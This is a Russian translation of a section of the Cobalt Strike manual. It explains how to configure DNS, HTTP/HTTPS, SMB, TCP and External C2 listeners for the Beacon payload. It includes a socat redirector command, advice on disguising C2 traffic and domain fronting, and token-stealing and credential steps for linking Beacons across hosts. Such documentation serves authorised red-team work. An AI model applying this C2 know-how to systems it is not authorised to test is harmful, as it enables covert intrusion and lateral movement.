
## Управление Listener'ом

Чтобы управлять Listener'ами Cobalt Strike'a, перейдите в **Cobalt Strike -> Listeners**. Откроется вкладка со списком всех настроенных payload'ов и Listener'ов.

name	payload	host	port	bindto	beacons	profile
ec2 - HTTP Beacon	windows/beacon_http	secure.losepolove.com	80		secure.losepolove.com	default
SMB score_pd233	windows/beacon_bind_pipe				score_pd233	default
TCP 9002 (Local)	windows/beacon_bind_tcp		9002	127.0.0.1		

Рисунок 18. Вкладка Управление Listener'ами

Нажмите **Add**, чтобы создать новый Listener. Это отобразит панель New Listener.



Используйте выпадающий список **Payload**, чтобы выбрать один из доступных типов payload'ов / Listener'ов, которые вы хотите настроить. Каждый из них имеет различные параметры, которые описаны в следующих разделах:

[DNS Beacon на странице 34](#)

[HTTP Beacon и HTTPS Beacon на странице 38](#)

[SMB Beacon на странице 42](#)

[TCP Beacon на странице 44](#)

[Внешний C2 на странице 46](#)

[Foreign Listener'ы на странице 47](#)

Чтобы отредактировать Listener, выделите его и нажмите **Edit**. Чтобы удалить Listener, выделите его и нажмите **Remove**.

# Beacon payload Cobalt Strike'a

Чаще всего вы настраиваете Listener'ы для Beacon'a Cobalt Strike'a. Beacon - это payload для моделирования действий злоумышленников. Используйте его для передачи данных по сети через HTTP, HTTPS или DNS. Вы также можете установить ограничения на то, какие узлы будут выходить из сети, управляя одноранговыми Beacon'ами через именованные каналы Windows и TCP-сокеты.

Beacon является гибким и поддерживает асинхронную и интерактивную коммуникацию. Асинхронная коммуникация является низким и медленным("low and slow" паттерн связи). Beacon обратится на командный сервер, загрузит свои задания и прекратит сетевую активность. Интерактивное общение происходит в режиме реального времени.

Сетевые индикаторы Beacon'a можно изменять. Переопределите взаимодействие Beacon'a с помощью языка Malleable C2 Cobalt Strike'a. Это позволит вам замаскировать активность Beacon'a, чтобы она выглядела как другое вредоносного ПО или сливалось с легитимным трафиком. Дополнительные сведения см. в разделе [Управление и контроль Malleable на странице 97](#).

## Staging payload'a

Есть одна тема, которая заслуживает упоминания в качестве справочной информации - это staging payload'a. Многие фреймворки для атак отделяют саму атаку от того, что она выполняет. То, что атака выполняет, известно как payload. Payload часто делят на две части: stage и stager payload. Stager - обычно небольшая программа на языке ассемблера, оптимизированная вручную, которая загружает stage payload, внедряет его в память и передает ему выполнение. Данный процесс известен как staging.

Staging необходим при некоторых атаках. Многие атаки имеют жесткие ограничения на то, какое количество данных они могут загрузить в память и выполнить после успешной эксплуатации. Это значительно ограничивает пост-эксплуатационные возможности, если только вы не доставляете ваш payload для пост-эксплуатации поэтапно.

Cobalt Strike использует staging в своих user-driven атаках. Это большинство пунктов раздела **Payload** и **Attack**. Используемые там stager'ы зависят от payload'a, идущего в связке с атакой. Например, HTTP Beacon имеет HTTP stager. DNS Beacon имеет stager TXT-записи DNS. Не все payload'ы имеют опции stager'a. Payload без stager'a, не может быть доставлен с помощью данных вариантов атаки.

Если вам не нужен staging payload'a, вы можете отключить его. Установите параметр **host\_stage** в вашем профиле Malleable C2 на false. Это не позволит Cobalt Strike'y размещать stage'ы payload'a на своих веб и DNS-серверах. В этом есть большое преимущество для OPSEC. При включенном staging'e любой может подключиться к вашему серверу, запросить payload и проанализировать его содержимое, чтобы найти информацию в конфигурации вашего payload'a.

В Cobalt Strike'e 4.0 и более поздних версиях действия по пост-эксплуатации и боковому перемещению обходятся без stager'ов и используют полный payload там, где это возможно. При отключении staging'a payload'a вы не должны этого заметить, будучи готовыми к пост-эксплуатации.

## DNS Beacon

DNS Beacon - это излюбленная функция Cobalt Strike'a. Этот payload для коммуникации использует DNS-запросы. Эти DNS-запросы представляют собой поиск доменов, для которых ваш командный сервер является авторитетным.

Ответ DNS сообщает Beacon'у о том, что ему нужно прекратить активность или подключиться к вам для загрузки заданий. Ответ DNS также сообщает Beacon'у, как загружать задания с вашего командного сервера.




Рисунок 21. DNS Beacon в действии

В Cobalt Strike'e 4.0 и более поздних версиях DNS Beacon является payload'ом, доступным только для DNS. В этом payload'e отсутствует режим коммуникации по HTTP. Это отличие от предыдущих версий продукта.

## Каналы данных

Сегодня DNS Beacon может загружать задания через DNS-записи TXT, DNS AAAA или A. Этот payload может переключаться между этими каналами данных, пока находится на цели. Используйте команду mode, чтобы изменить его текущий канал данных. **mode dns** - канал данных A-записи. **mode dns6** - канал AAAA-записи. И режим **dns-txt** - это канал данных TXT-записи. По умолчанию используется канал данных TXT-записи.

Имейте в виду, что DNS Beacon не регистрируется до тех пор, пока не будет доступно задание. Используйте команду **checkin**, чтобы запросить регистрацию DNS Beacon'a при следующем обращении на сервер.

## Настройка DNS Listener'a

Чтобы создать Listener DNS Beacon'a выберите в главном меню Cobalt Strike -> **Listeners** и нажмите кнопку **Add** в нижней части вкладки Listener'ов.

Отобразится панель New Listener.



Рисунок 22. Опции DNS Beacon'a

Выберите **Beacon DNS** в поле **Payload** и задайте Listener'у поле **Name**. Обязательно дайте новому Listener'у запоминающееся имя, поскольку именно под этим именем вы будете обращаться к нему через команды и рабочие процессы Cobalt Strike'a.

## Параметры

**DNS Hosts** - Нажмите **[+]** чтобы добавить один или несколько доменов для Beacon'a. Ваш командный сервер Cobalt Strike'a должен быть авторитетным для указанных вами доменов. Создайте A-запись DNS и направьте ее на ваш командный сервер Cobalt Strike'a. Используйте NS-записи для делегирования нескольких доменов или поддоменов на A-запись вашего командного сервера.

Длина списка хостов Beacon'a ограничена 255 символами. Она включает в себя произвольно назначенный URI для каждого хоста и разделитель между каждым элементом списка. Если длина превышена, хосты будут отбрасываться с конца списка, пока он не поместится в отведенное пространство. В логах командного сервера будут появляться сообщения об отброшенных хостах.

**Host Rotation Strategy** – Это значение настраивает поведение Beacon'ов при выборе хоста(ов) из списка для использования при установлении соединения. Выберите один из следующих:

**round-robin**: Выберите для циклического прохождение по списку имен хостов в порядке их следования. Каждый хост используется для одного соединения.

**random**: Выберите для случайного выбора имени хоста из списка при каждой попытке подключения.

**failover-xx**: Выберите для использования рабочего хоста как можно дольше.

Используйте каждый хост из списка до тех пор, пока они не достигнут количества последовательных отказов (x) или периода времени (м,ч,д), затем используйте следующий хост.

**rotate-xx**: Выберите для использования каждого хоста в течение определенного периода времени. Используйте каждый узел из списка в течение указанной продолжительность (м,ч,д), затем используйте следующий хост.

**Max Retry Strategy** – настраивает поведение Beacon'ов для выхода после нескольких последовательных неудачных попыток подключения к командному серверу. Есть несколько вариантов по умолчанию или вы можете создать свой собственный список с помощью функции **LISTENER\_MAX\_RETRY\_STRATEGIES**. См. раздел [\*\*LISTENER MAX RETRY STRATEGIES\*\* на странице 167](#).

**none**: Выберите для того, чтобы Beacon не завершал работу из-за неудачных попыток подключения.

**exit-xxx**: Эти параметры используют синтаксис **exit-[максимум\_попыток]-[попыток\_до\_увеличения]-[длительность][м,ч,д]**. **максимум\_попыток** – это количество последовательных неудачных попыток, после которых Beacon завершит работу. **попыток\_до\_увеличения** – это количество последовательных неудачных попыток до увеличения сна. **длительность** – это количество минут, часов или дней для новой продолжительности сна.

Время сна не будет обновлено, если текущее время сна больше, чем новое заданное значение. На время сна влияет текущее значение джиттера. При любом успешном соединении счетчик неудачных попыток обнуляется, а время сна возвращается к предыдущему значению.

**DNS Host (Stager)** – Здесь настраивается stager TXT-записей DNS Beacon'a. Этот stager используется только с функциями Cobalt Strike'a, для которых он требуется. Ваш командный сервер должен быть авторитетным для этого домена.

**Profile** – Позволяет настроить Beacon при помощи профиля Malleable C2.

**DNS Port (Bind)** – В этом поле указывается порт, к которому будет привязан ваш сервер DNS Beacon'a. Эта опция полезна, если вы хотите настроить редиректор, изменяющий порт, например, редиректор, который принимает соединения на 53 порт, но направляет их к вашему командному серверу на другой порт.

**DNS Resolver** – Позволяет DNS выходить с помощью определенного DNS-резольвера вместо того, чтобы использовать DNS-резольвер по умолчанию для целевого сервера. Укажите IP-адрес желаемого резольвера, этот DNS-резольвер не используется stager'ом DNS Beacon'a.

## Проверка

Чтобы проверить конфигурацию DNS, откройте терминал и введите **nslookup jibberish.beacon domain**. Если вы получите ответ в виде A-записи 0.0.0.0 - значит, ваш DNS настроен правильно. Если вы не получите ответ, значит, ваша конфигурация DNS неверна, и DNS Beacon не будет с вами взаимодействовать.

## Примечания

- Убедитесь, что ваши DNS-записи ссылаются на основной адрес вашего сетевого интерфейса. DNS-сервер всегда будет отправлять ответы с основного адреса вашего сетевого интерфейса. DNS-резольверы обычно отбрасывают ответы, когда они запрашивают информацию с одного сервера, а получают ответ с другого.
- Если вы находитесь за NAT-устройством, убедитесь, что вы используете свой публичный IP-адрес для NS-записи и настроили свой брандмауэр на перенаправление UDP-трафика на порт 53 к вашей системе. Cobalt Strike включает в себя DNS-сервер для управления Beacon'ом
- Чтобы настроить индикаторы сетевого трафика для ваших DNS Beacon'ов, см. раздел [DNS Beacon'ы на странице 111](#) в справке Malleable C2.

# HTTP Beacon и HTTPS Beacon

HTTP и HTTPS Beacon'ы загружают задания с помощью HTTP GET-запроса. Данные Beacon'ы отправляют данные обратно с помощью HTTP POST-запроса. Этот вариант используется по умолчанию. У вас есть впечатляющий контроль над поведением и индикаторами в этом payload'e с помощью Malleable C2.

## Настройка HTTP(S) Listener'a

Чтобы создать Listener HTTP или HTTPS Beacon'a выберите **Cobalt Strike -> Listeners** в главном меню и нажмите кнопку **Add** в нижней части экрана вкладки Listener'ов.

Откроется панель New Listener.



Рисунок 19. Параметры HTTP Beacon'a

Выберите **Beacon HTTP** или **Beacon HTTPS** в поле **Payload** и задайте Listener'у поле **Name**. Обязательно дайте новому Listener'у запоминающееся имя, поскольку именно под этим именем вы будете обращаться к нему через команды и рабочие процессы Cobalt Strike'a.

## Параметры

**HTTPS(S) Hosts** - Нажмите **[+]**, чтобы добавить один или несколько хостов, к которым будет обращаться HTTP Beacon. Нажмите **[ - ]** для удаления одного или нескольких хостов. Нажмите **[X]**, чтобы очистить текущие хосты. Если у вас несколько хостов, вы можете вставить в это окно список хостов для обращения, разделенных запятыми.

Длина списка хостов Beacon'a ограничена 255 символами. Она включает произвольно назначенный URI для каждого хоста и разделитель между каждым элементом списка. Если длина превышена, хосты будут отбрасываться с конца списка до тех пор, пока они не поместятся в отведенное пространство. В логах командного сервера будут появляться сообщения об отброшенных хостах.

**Host Rotation Strategy** – Это значение настраивает поведение Beacon'ов при выборе хоста(ов) из списка для использования при установлении соединения. Выберите один из следующих:

**round-robin**: Выберите для циклического прохождение по списку имен хостов в порядке их следования. Каждый хост используется для одного соединения.

**random**: Выберите для случайного выбора имени хоста из списка при каждой попытке подключения.

**failover-xx**: Выберите для использования рабочего хоста как можно дольше. Используйте каждый хост из списка до тех пор, пока они не достигнут количества последовательных отказов (x) или периода времени (m,ч,d), затем используйте следующий хост.

**rotate-xx**: Выберите для использования каждого хоста в течение определенного периода времени. Используйте каждый узел из списка в течение указанной продолжительность (m,ч,d), затем используйте следующий хост.

**Max Retry Strategy** – настраивает поведение Beacon'ов для выхода после нескольких последовательных неудачных попыток подключения к командному серверу. Есть несколько вариантов по умолчанию или вы можете создать свой собственный список с помощью функции **LISTENER\_MAX\_RETRY\_STRATEGIES**. См. раздел [LISTENER\\_MAX\\_RETRY\\_STRATEGIES на странице 167](#).

**none**: Выберите для того, чтобы Beacon не завершал работу из-за неудачных попыток подключения.

**exit-xxx**: Эти параметры используют синтаксис **exit-[максимум\_попыток]-[попыток\_до\_увеличения]-[длительность][м,ч,д]**. **максимум\_попыток** – это количество последовательных неудачных попыток, после которых Beacon завершит работу. **попыток\_до\_увеличения** – это количество последовательных неудачных попыток до увеличения времени сна. **длительность** – это количество минут, часов или дней для новой продолжительности сна.

Время сна не будет обновлено, если текущее время сна больше, чем новое заданное значение. На время сна влияет текущее значение джиттера. При любом успешном соединении счетчик неудачных попыток обнуляется, а время сна возвращается к предыдущему значению.

**HTTP Host (Stager)** – Этот параметр управляет хостом HTTP stager'a для HTTP Beacon'a. Это значение используется только в том случае, если вы сочетаете этот payload с атакой, требующей явный stager.

**Profile** – В этом поле указывается вариант профиля Malleable C2. Вариант - это способ указания нескольких вариантов профиля в одном файле. С помощью вариантов каждый настроенный вами HTTP или HTTPS Listener может иметь различные сетевые индикаторы.

**HTTP Port (C2)** – Это поле задает порт, на который будет обращаться ваш HTTP Beacon.

**HTTP Port (Bind)** – В этом поле указывается порт, к которому будет привязан ваш веб-сервер HTTP Beacon'a. Этот параметр полезен, если вы хотите настроить редиректор, изменяющий порт (например, редиректор, который принимает соединения на порту 80 или 443, но направляет их к вашему командному серверу на другой порт).

**HTTP Host Header** – Если указано это значение, то оно передается в ваши HTTP stager'ы и посредством ваших HTTP-коммуникаций. Эта опция упрощает использование преимуществ domain fronting'a с Cobalt Strike'ом.

**HTTP Proxy** – Нажмите кнопку ... чтобы указать конкретную конфигурацию прокси для этого payload'a.

## Ручная настройка HTTP-прокси

Диалоговое окно (**Manual**) **Proxy Settings** предлагает несколько опций для управления конфигурацией прокси для HTTP и HTTPS запросов Beacon'a. Поведение Beacon'a по умолчанию заключается в использовании конфигурации прокси Internet Explorer'a для текущего процесса/пользовательского контекста.



Рисунок 20. Руководство по настройке прокси-сервера

В поле **Type** настраивается тип прокси. Поля **Host** и **Port** указывают Beacon'у, где находится прокси. Поля **Username** и **Password** являются необязательными. Эти поля указывают учетные данные, которые Beacon использует для аутентификации на прокси.

Выберите **Ignore proxy settings; use direct connection**, чтобы принудить Beacon пытаться выполнять HTTP и HTTPS-запросы без прохождения через прокси-сервер.

Нажмите **Set**, чтобы обновить диалоговое окно Beacon'a с нужными настройками прокси. Нажмите кнопку **Reset**, чтобы вернуть конфигурацию прокси к поведению по умолчанию.

**ПРИМЕЧАНИЕ:**

Ручная конфигурация прокси влияет только на HTTP и HTTPS Beacon stage. Она не распространяется на stager'ы.

## Редиректоры

Редиректор - это система, которая находится между сетью вашей цели и вашим командным сервером. Любые соединения, поступающие на редиректор, перенаправляются на ваш командный сервер для обработки. Редиректор - это способ предоставить несколько хостов для вашего Beacon'a, к которым он будет обращаться. Редиректор также повышает безопасность работы, поскольку с его помощью сложнее отследить истинное местоположение вашего командного сервера.

Средства управления Listener'ами Cobalt Strike'a поддерживают использование редиректоров. Просто укажите ваши редиректоры при настройке Listener'a HTTP или HTTPS Beacon'a.

Cobalt Strike не проверяет эту информацию. Если указанный вами хост не связан с текущим хостом, Cobalt Strike думает, что это редиректор. Одним из простых способов превратить сервер в редиректор является использование socat.

Вот синтаксис socat для перенаправления всех соединений с портом 80 на командный сервер по адресу 192.168.12.100 на порту 80:

```
socat TCP4-LISTEN:80,fork TCP4:192.168.12.100:80
```

## SMB Beacon

SMB Beacon использует именованные каналы для коммуникации через родительский Beacon. Эта одноранговая связь работает с Beacon'ами на одном и том же хосте. Она также работает через сеть.

Windows инкапсулирует коммуникацию по именованным каналам в протокол SMB. Отсюда и название - SMB Beacon.

## Настройка SMB Listener'a

Чтобы создать Listener SMB Beacon'a выберите Cobalt Strike -> **Listeners** в главном меню и нажмите кнопку **Add** в нижней части экрана вкладки Listener'ов.

Откроется панель New Listener.



Рисунок 23. SMB Beacon

Выберите **Beacon SMB** в поле **Payload** и задайте Listener'у поле **Name**. Обязательно дайте новому Listener'у запоминающееся имя, поскольку именно под этим именем вы будете обращаться к нему через команды и рабочие процессы Cobalt Strike'a.

Единственный параметр, связанный с SMB Beacon - это **Pipename (C2)**. Вы можете задать конкретный именованный канал или принять вариант по умолчанию.

SMB Beacon совместим с большинством действий Cobalt Strike'a, которые порождают payload. Исключением являются user-driven атаки, которые требуют явных stager'ов.

Действия по пост-эксплуатации и боковому перемещению Cobalt Strike'a, которые порождают payload, пытаются взять на себя управление (связь) над SMB Beacon'ом за вас. Если вы запускаете SMB Beacon вручную, вам необходимо будет связать его с родительским Beacon'ом.

## Связывание и разъединение

В консоли Beacon'a используйте команду `link [хост] [канал]`, чтобы связать текущий Beacon с SMB Beacon'ом, который ожидает соединения. Когда текущий Beacon зарегистрируется, его связанные Beacon'ы тоже зарегистрируются.

Чтобы слиться с обычным трафиком, связанные Beacon'ы используют для коммуникаций именованные каналы Windows. Этот трафик инкапсулируется в протокол SMB. При таком подходе есть несколько предостережений:

1. Хосты с SMB Beacon'ом должны принимать соединения на 445 порт.
2. Вы можете связывать только те Beacon'ы, которые управляются одним и тем же экземпляром Cobalt Strike'a.

Если вы получаете ошибку 5 (доступ запрещен) после попытки связать Beacon: украдите токен доменного пользователя или используйте `make_token ДОМЕН\пользователь пароль`, чтобы заполнить ваш текущий токен действительными учетными данными для цели. Попробуйте снова связать Beacon.

Чтобы уничтожить связь с Beacon'ом, используйте `unlink [ip] [PID сессии]` в родительском или дочернем Beacon'e. Аргумент [PID сессии] - это идентификатор процесса Beacon'a, который нужно отсоединить. Это значение позволяет указать определенный Beacon для отсоединения при наличии нескольких дочерних Beacon'ов.

Когда вы отсоединяете SMB Beacon, то он не отключается и не удаляется. Вместо этого он переходит в состояние, в котором он ожидает подключения от другого Beacon'a. Вы можете использовать команду `link`, чтобы возобновить управление SMB Beacon'ом с другого Beacon'a в дальнейшем.

## Скрытая одноранговая коммуникация Beacon'a

Трудно оставаться незамеченным, когда многие скомпрометированные системы выходят в Интернет. Используйте одноранговую коммуникацию для решения этой проблемы. Эта функция позволяет вам связывать Beacon'ы друг с другом. Связанные Beacon'ы загружают задания и отправляют результаты через свой родительский Beacon.

Используйте `mode smb` для преобразования Beacon'a в одноранговый, который ожидает подключения другого Beacon'a.

Используйте `link [ip адрес]`, чтобы связать текущий Beacon с одноранговым, который ожидает соединения. Когда текущий Beacon зарегистрируется, его связанный Beacon тоже зарегистрируется.

Чтобы слиться с обычным трафиком, связанные Beacon'ы используют для коммуникации SMB каналы. При таком подходе есть несколько предостережений:

1. Хосты с одноранговым Beacon'ом должны принимать соединения на 445 порт.
2. Вы можете связывать только те Beacon'ы, которые управляются одним и тем же экземпляром Cobalt Strike'a.

Если вы получаете ошибку 5 (доступ запрещен) при попытке связать Beacon: украдите токен доменного пользователя или используйте `shell net use \\host /U:ДОМЕН\пользователь пароль` для установления сессии с хостом. Для этого не требуется администратор. Подойдет любой действующий доменный пользователь. Как только вы установите сессию попробуйте снова подключиться к Beacon'у.

Чтобы уничтожить связь с Beacon'ом используйте команду `unlink [ip адрес]` в родительском или дочернем Beacon'e. Позже вы можете снова связать не связанный Beacon (или связать его с другим Beacon'ом).

Как только Beacon становится одноранговым, нет способа заставить его снова передавать данные по HTTP или DNS. Если вы хотите уничтожить одноранговый Beacon, используйте команду `exit`. Если вы хотите, чтобы Beacon передавал данные по HTTP или DNS, попросите одноранговый Beacon предоставить вам еще одну сессию Beacon'a.

## Одноранговый Beacon в качестве payload'a

Некоторые системы не могут взаимодействовать с Интернетом. В подобных случаях хорошо иметь способ доставки готового к подключению Beacon'a, чтобы вы могли соединиться с ним. Используйте `[хост] -> Login -> psexec` или `[хост] -> Login -> psexec (psh) с beacon (connect to target) Listener'ом`. Это позволит запустить одноранговый Beacon на хосте без необходимости подключения к интернету для staging'a.

Вы также можете настроить Listener для доставки однорангового Beacon'a. Создайте Listener для `windows/beacon_smb/reverse_tcp`. Этот Listener будет формировать ваш одноранговый Beacon. После того, как он будет установлен, вам все еще нужно будет связать его с другим Beacon'ом.

Если staging трудоемкий, вы можете попросить Cobalt Strike экспорттировать полностью готовый одноранговый Beacon как исполняемый файл, DLL, сценарий PowerShell'a или необработанный блок shell-кода. Перейдите в `Payloads -> Windows Stageless Payload` и выберите SMB Beacon.

# TCP Beacon

TCP Beacon использует TCP-сокет для связи через родительский Beacon. Эта одноранговая коммуникация работает с Beacon'ами на том же хосте или через сеть.

## Настройка TCP Listener'a

Чтобы создать Listener TCP Beacon'a, выберите `Cobalt Strike -> Listeners` в главном меню и нажмите кнопку `Add` в нижней части экрана вкладки Listener'ов.

Откроется панель New Listener.



Рисунок 24. TCP Beacon

Выберите **Beacon TCP** в поле **Payload** и задайте Listener'у поле **Name**. Обязательно дайте новому Listener'у запоминающееся имя, поскольку именно под этим именем вы будете обращаться к нему через команды и рабочие процессы Cobalt Strike'a.

Сконфигурированный таким образом TCP Beacon является bind payload'ом. Bind payload - это тот payload, который ожидает соединения от своего управляющего компонента (в данном случае, другой сессии Beacon'a).

## Параметры

**Port (C2)** - этот параметр контролирует порт, на котором TCP Beacon будет ожидать соединения.

**Bind to localhost only** - Установите, чтобы привязать TCP Beacon к 127.0.0.1, когда он прослушивает соединение. Это хороший вариант, если вы используете TCP Beacon для действий только на локальном хосте.

TCP Beacon совместим с большинством операций Cobalt Strike'a, которые порождают payload. Исключением являются, как и в случае с SMB Beacon'ом, user-driven атаки, которые требуют явных stager'ов.

Действия по пост-эксплуатации и боковому перемещению Cobalt Strike'a, которые порождают payload, попытаются взять на себя управление (подключение) к SMB Beacon'у за вас. Если вы запускаете TCP Beacon вручную, вам нужно будет подключиться к нему с родительского Beacon'a.

## Подключение и разъединение

В консоли Beacon'a используйте команду **connect [ip адрес] [порт]**, чтобы подключить текущую сессию к TCP Beacon'у, ожидающему соединения. Когда текущая сессия зарегистрируется, ее связанные Beacon'ы тоже зарегистрируются.

Чтобы уничтожить связь с Beacon'ом используйте команду **unlink [ip адрес] [PID сессии]** в консоли родительской или дочерней сессии. Позже вы можете снова подключиться к TCP Beacon'у с того же хоста (или другого хоста).

## Внешний C2

Внешний C2 - это концепция, позволяющая сторонним программам выступать в качестве коммуникационного уровня для payload'a Cobalt Strike'a. Эти сторонние программы подключаются к Cobalt Strike'у для чтения данных, предназначенных для них и записи данных с результатами от payload'ов, которые контролируются подобным способом. Внешний C2-сервер - это то, что эти сторонние программы используют для взаимодействия с вашим командным сервером Cobalt Strike'a.

## Настройка Listener'a Внешнего C2

Чтобы создать Listener Beacon'a Внешнего C2 выберите Cobalt Strike -> **Listeners** в главном меню и нажмите кнопку **Add** в нижней части экрана вкладки Listener'ов.

Откроется панель New Listener.

Перейдите в Cobalt Strike -> **Listeners**, нажмите **Add**, и выберите External C2 в качестве payload'a.




Рисунок 25. Внешний C2

Выберите **External C2** в поле **Payload** и задайте Listener'у поле **Name**. Обязательно дайте новому Listener'у запоминающееся имя, поскольку именно под этим именем вы будете обращаться к нему через команды и рабочие процессы Cobalt Strike'a.

**Port (Bind)** - Укажите порт, на котором внешний C2-сервер ожидает подключения.

**Bind to localhost only** - установите, чтобы внешний C2-сервер сделать только локальным.

**ПРИМЕЧАНИЕ:**

Внешние C2 Listener'ы не похожи на другие Listener'ы Cobalt Strike'a. Вы не можете нацелить на них пост-эксплуатационные действия Cobalt Strike'a . Эта опция - лишь возможность настроить сам интерфейс.

## Спецификация

Интерфейс Внешнего C2 описан в спецификации Внешний C2.

- [External C2 Specification](#)
- [extc2example.c](#)

Если вы хотите адаптировать пример (Приложение B) из спецификации для использования в стороннем сторонний C2, вы можете воспользоваться [3-clause BSD license](#) на код, содержащийся в спецификации.

## Сторонние материалы

Вот список сторонних проектов и постов, которые ссылаются, используют или основываются на External C2:

- [Custom Command and Control \(C3\)](#) от [F-Secure Labs](#). Фреймворк для быстрого создания прототипов пользовательских каналов C2.
- [external\\_c2\\_framework](#) от [Jonathan Echavarria](#). Python фреймворк для создания внешних C2 клиентов и серверов.
- [ExternalC2 Library](#) от [Ryan Hanson](#) Библиотека .NET с Web API, WebSockets и прямым сокетом. Включает модульные тесты и комментарии.
- [Tasking Office 365 for Cobalt Strike C2](#) от [MWR Labs](#). Обсуждение и демонстрация Office 365 C2 для Cobalt Strike'a.
- [Shared File C2](#) от [Outflank BV](#). ПОС для [использования файла/общего ресурса для управления и контроля](#).

